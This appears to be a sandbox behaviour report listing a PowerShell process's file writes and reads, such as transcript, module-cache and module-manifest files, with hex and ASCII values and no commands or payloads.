C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_n5lfjoqp.nj0.psm1	unknown	1	31	1	success or wait	1	6CBC1B4F	WriteFile
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.dfbKEN5N.20210408122415.txt	unknown	3	ef bb bf	...	success or wait	1	6CBC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.dfbKEN5N.20210408122415.txt	unknown	691	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 34 30 38 31 32 32 34 34 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 34 35 38 31 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	********************..Windows PowerShell transcript start..Start time: 20210408122441..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	44	6CBC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6CBC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6CBC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CBC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker.....Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal.....Unlock-PasswordInternal.....Unlock-BitLocker.....Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6CBC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 89 14 00 00 18 00 00 00 e9 0d 96 05 53 08 46 08 26 08 00 00 00 00 95 02 3d 00 c8 0d 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....S.F.&.....=.....@.....	success or wait	1	6E0476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 52 00 00 00 0e 00 20 00	H.....<@.^...L."My...:R..... .	success or wait	17	6E0476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6E0476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6E0476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6E0476FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 cb 00 40 00 ce 67 40 01 99 01 40 00 fb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 16 3b 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 1b 3b 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 19 3b 40 01 40 4d 40 01 3c 4d 00 01 24 4d 00 01 bc 3c 40 01 bd 3c 40 01 be 3c 40 01 57 03 40 01 4d 03 40 01 38 4d 00 01 3f 4d 00 01 f0 45 40	....T.@..>@...@..g@... @...@.V.@.H.@.X.@. [.@.NT@.HT@..S @..S@.hT@..S@..S@..S @.\.@..T@. .;@..T@.@X@.? X@..T@..S@..S@..T @..T@.xT@.zT@..T@.=M @.DM@.:M@."M@. M@.!M@..;@.;M@..D@.. D@..;@.@M@.<M..$M... <@..<@..<@.W.@. M.@.8M..?M...E@	success or wait	11	6E0476FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD5CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD5CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD5CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD55705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DD61F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21352	success or wait	1	6DD6203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCB03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	118	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CBC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DD55705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
